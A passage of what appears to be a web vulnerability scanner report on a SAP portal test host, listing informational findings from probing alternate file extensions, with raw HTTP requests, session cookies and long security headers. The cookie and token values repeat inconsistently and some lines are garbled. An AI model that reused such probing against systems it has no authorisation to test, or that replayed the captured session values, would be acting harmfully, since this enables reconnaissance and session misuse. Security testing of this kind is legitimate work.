eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.jar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.jar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=PY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-000344448%7C650; CSRF-Session=97b5586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUxHzP1Q|1656564413184|1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:21:23 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/java-archive; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
```



```
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/jmte.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:21:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close
```

23.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.exe

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.exe HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656568691822
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:20:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/octet-stream;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs,require,define;(function(global){var
req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExpExp=(/\\(\\s|\\$)?\\(\\[\\*\\])
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot.com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/hjpc.js.exe HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656568691822
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:21:03 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```

Connection: close

23.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.gz

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:21:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs,require,define;(function(global){var
req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\*(\[s\]?)?)(\[(?:[
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/efi.js.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:21:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.jar

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.jar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:22:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/java-archive; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
